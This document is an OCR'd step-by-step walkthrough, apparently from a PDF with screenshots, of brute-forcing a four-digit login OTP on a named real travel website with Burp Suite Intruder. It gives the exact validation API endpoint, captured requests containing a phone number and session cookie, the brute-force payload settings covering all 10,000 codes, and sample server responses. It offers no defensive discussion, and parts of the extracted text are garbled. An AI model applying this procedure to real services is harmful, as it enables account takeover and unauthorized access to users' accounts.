
Step 2 : Enter your phone number and click on the send otp button



Step 3: Once you have got the otp enter any wrong otp but don't click on validate otp



Step 4: Go to the burp suite tool and click on turn on the intercept



Step 5: Then come back to your website and click on validate otp button, now the request will be captured

Enter OTP

1234

OTP is sent to your registered mobile no 7028886778

VALIDATE OTP

You can resend the OTP in 02:43 [Resend OTP](#)

```

GET /api/resource/APIValidateAgentOTPLogin?OTPType=LG&OTP=1234&MobileNumber=7028886778&ReferredByCode= HTTP/1.1
Host: www.gujarattravels.co.in
Cookie: ty=at3A4v3A7Bst3A10v3A1Csession_id=223B643A2C23A1C21c29c076decfc60dddf8cb169d67db42243Bst3A10v3A1C2Cip_address%223Be%3A14v3A%2C103.195.250.1012243Bs13A10v3A1C2User_agent%223Bs13A50v3A1C2MorillaCF5.0+28Windows+NT+10.0%2BWin643B+x64%3B+rvt3A124.0%223Bs13A13v3A1C2last_activity%223Bs13A1713811932%3B%7D7222034c61dba4e14c9481893e5ead;_utma=84557839.141368751.1713811937.1713811937.1713811937.1;_utmb=84557839.1.10.1713811937;_utmc=84557839;_utme=84557839.1713811937.1.utmccn=(organic)|utmcmd=(organic)|utmctr=(not provided);_utat=1;_ga=GAI.3.1411368751.1713811937;_gid=GAI.3.743858948.1713811935;_ga_UA-151095097-5=1;_fbp=fb.1.1713811939068.397920917;_ga_TB5R47F1TS+651.3.1713811939.1.0.1713811939.0.0.0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:124.0) Gecko/20100101 Firefox/124.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
X-Requested-With: XMLHttpRequest
Referer: https://www.gujarattravels.co.in/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

```

Step 6 : Now go back to the burp suite tool and right click send that request to the intruder

Request to https://www.gujarattravels.co.in:443 [46.137.207.220]

Forward Drop Intercept is on Action Open browser


Pretty Raw Hex

```
1 GET /api/resource/APIValidateAgentOTPLogin?OTPType=LG&OTP=1234&MobileNumber=7028886778&ReferredByCode= HTTP/1.1
2 Host: www.gujarattravels.co.in
3 Cookie: ty=
4 utmcsr=organic; _utmac=64557839.1411360751.1713811937.1713811937.1713811937; _utma=64557839.1411360751.1713811937.1713811937.1713811937.1713811937; _utmc=;
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:5.0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4453.102 Safari/537.36
6 Accept: /*
7 Accept-Language: en-US,en;q=0.5
8 Accept-Encoding: gzip, deflate, br
9 X-Requested-With: XMLHttpRequest
10 Referer: https://www.gujarattravels.co.in/
11 Sec-Fetch-Dest: empty
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Site: same-origin
14 Te: trailers
15 Connection: close
16
```

Scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Send to Organizer Ctrl+O
Insert Collaborator payload
Request in browser >
Engagement tools [Pro version only] >
Change request method
Change body encoding
Copy URL
Copy as curl command (bash)
Copy to file
Paste from file
Save item
Don't intercept requests >
Do intercept >
Convert selection >
URL-encode as you type
Cut Ctrl+X
Copy Ctrl+C
Paste Ctrl+V
Message editor documentation
Proxy interception documentation

Step 7 : In intruder tab see the request and in proxy tab turn off the intercept

Step 8 : In the intruder tab , on the right hand side there is clear button click on that



Step 9 : In the intruder tab again , select the otp value (only the value) and on the right hand side there is add button click on that button

The screenshot shows the Burp Suite interface with the following details:

- Attack type:** Sniper
- Payload positions:** Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.
- Target:** https://www.gujarattravels.co.in
- Update Host header to match target** checkbox is checked.
- HTTP Headers:**
 - GET /api/resource/APIValidateAgentOTPLogin?OTPType=LG&OTP=\$1c34\$&MobileNumber=7028806770&ReferredByCode= HTTP/1.1
 - Host: www.gujarattravels.co.in
 - Cookie: _ga=GA1.3.1411360751.1713811939.1.10.171368751; _utma=04557839.1411360751.1713811937.1713811937.1713811937.1; _utmb=04557839.1.10.171368751; _utmc=04557839; _utmx=04557839.1411360751.1713811939.1.10.171368751; _utmt=1; _ga=GAI.3.1411360751.1713811939.1.1713811939.0.0.0
 - User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/20100101 Firefox/124.0
 - Accept: */*
 - Accept-Language: en-US,en;q=0.5
 - Accept-Encoding: gzip, deflate, br
 - X-Requested-With: XMLHttpRequest
 - Referer: https://www.gujarattravels.co.in/
 - Sec-Fetch-Dest: empty
 - Sec-Fetch-Mode: cors
 - Sec-Fetch-Site: same-origin
 - Te: trailers
 - Connection: close
- Event log (1) All issues** section at the bottom.
- Memory:** 303.9MB

Step 10 : After this is done, in the same intruder tab we have to go to the payloads, in the payloads the first things is payload type , change the payload type to bruteforcer

Payload sets

You can define one or more payload sets. The number of payload sets depends on the number of tabs in the tab bar.

Payload set: 1 Payload count: 0
Payload type: Simple list Request count: 0

Payload set 1

This payload type generates a list of strings that are used as payloads.

Actions:

- Paste
- Load ...
- Remove
- Clear
- Deduplicate
- Add

Simple list

- Simple list
- Runtime file
- Custom iterator
- Character substitution
- Case modification
- Recursive grep
- Illegal Unicode
- Character blocks
- Numbers
- Dates
- Brute forcer**
- Null payloads
- Character frobber
- Bit flipper
- Username generator

Add from list ... [Pro version only]

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add

Enabled Rule

Step 11: Then in the payload setting , we have a character set since the otp value are only numeric we will remove the alphabets and keep the numeric values only

Payload settings [Brute forcer]

This payload type generates payloads of specified lengths that contain all permutations of a specified character set.

Character set: 0123456789

Min length: 4

Max length: 4

Payload processing

Step 12 : Now once this is done , in the top right corner just click on start attack

Burp Suite Community Edition v2024.2.1.5 - Temporary Project

Dashboard Target Proxy **Intruder** Repeater View Help

1 x 2 x 3 x +

Positions Payloads Resource pool Settings

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 10,000

Payload type: Brute forcer Request count: 10,000

Start attack

Step 13: Now the attack is been started we can move up and down with arrow keys

Step 14 : When we click on a value , down two tabs get open that is request and response

Attack Save

3. Intruder attack of https://www.gujarattravels.co.in

Results Positions Payloads Resource pool Settings

Filter: Showing all items

| Request | Payload | Status code | Response received | Error | Timeout | Length | Comment |
|---------|---------|-------------|-------------------|-------|---------|--------|---------|
| 0 | 0000 | 200 | 356 | | | 895 | |
| 1 | 1000 | 200 | 251 | | | 894 | |
| 2 | 2000 | 200 | 326 | | | 895 | |
| 3 | 3000 | 200 | 233 | | | 894 | |
| 4 | 4000 | 200 | 361 | | | 895 | |
| 5 | 4000 | 200 | 235 | | | 894 | |

Request Response

```

1 GET /api/resource/APIValidateAgentOTPLogin?OTPType=LG&OTP=2000&MobileNumber=7028886778&ReferredByCode= HTTP/1.1
2 Host: www.gujarattravels.co.in
3 Connection: keep-alive
4 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
5 accept: */*
6 accept-language: en-US,en;q=0.5
7 accept-encoding: gzip, deflate, br
8 x-requested-with: XMLHttpRequest
9 referer: https://www.gujarattravels.co.in/
10 sec-fetch-mode: navigate
11 sec-fetch-site: same-origin
12 sec-fetch-dest: document
13 te: trailers
14 connection: keep-alive
15
16

```

Step 15 : In the response tab there will be some kind of text that will represent whether the otp is valid or no

Attack Save

2. Intruder attack of https://www.gujarattravels.co.in

Attack Save

2. Intruder attack of https://www.gujarattravels.co.in

Results Positions Payloads Resource pool Settings

Filter: Showing all items

| Request | Payload | Status code | Response received | Error | Timeout | Length | Comment |
|---------|---------|-------------|-------------------|-------|---------|--------|---------|
| 0 | | 200 | 456 | | | 895 | |
| 1 | 0000 | 200 | 348 | | | 894 | |
| 2 | 1000 | 200 | 340 | | | 895 | |
| 3 | 2000 | 200 | 397 | | | 894 | |
| 4 | 3000 | 200 | 353 | | | 895 | |
| 5 | 4000 | 200 | 236 | | | 894 | |

Request Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Mon, 22 Apr 2024 18:53:52 GMT
3 Server: Apache/2.4.42 (Ubuntu)
4 Access-Control-Allow-Origin: *
5 Access-Control-Allow-Headers: X-API-KEY, Origin, X-Requested-With, Content-Type, Accept, Access-Control-Request-Method
6 Access-Control-Allow-Methods: GET, POST, OPTIONS, PUT, DELETE
7 Status: 200
8 Status: 200
9 Vary: Accept-Encoding,User-Agent
10 Content-Length: 498
11 Keep-Alive: timeout=5, max=100
12 Connection: Keep-Alive
13 Content-Type: application/json
14 {"APIValidateAgentOTP_LoginResult": {"Age": 0, "Anniversary": null, "AvailablePoints": 0, "BenefitOnlyForYou": false, "CityID": 0, "CountryCode": null, "CustomerName": null, "DOB": null, "EmailID": null, "ErrorMessage": "OTP not verified", "GSTCompany": null, "GSTIN": null, "Gender": null, "IsSuccess": false, "MobileNumber": null, "PrepaidCardBalance": 0, "ReferralAmt": 0, "ReferralCode": null, "ReferralPer": 0, "Validity": 0}}
```

?

Search

0 highlights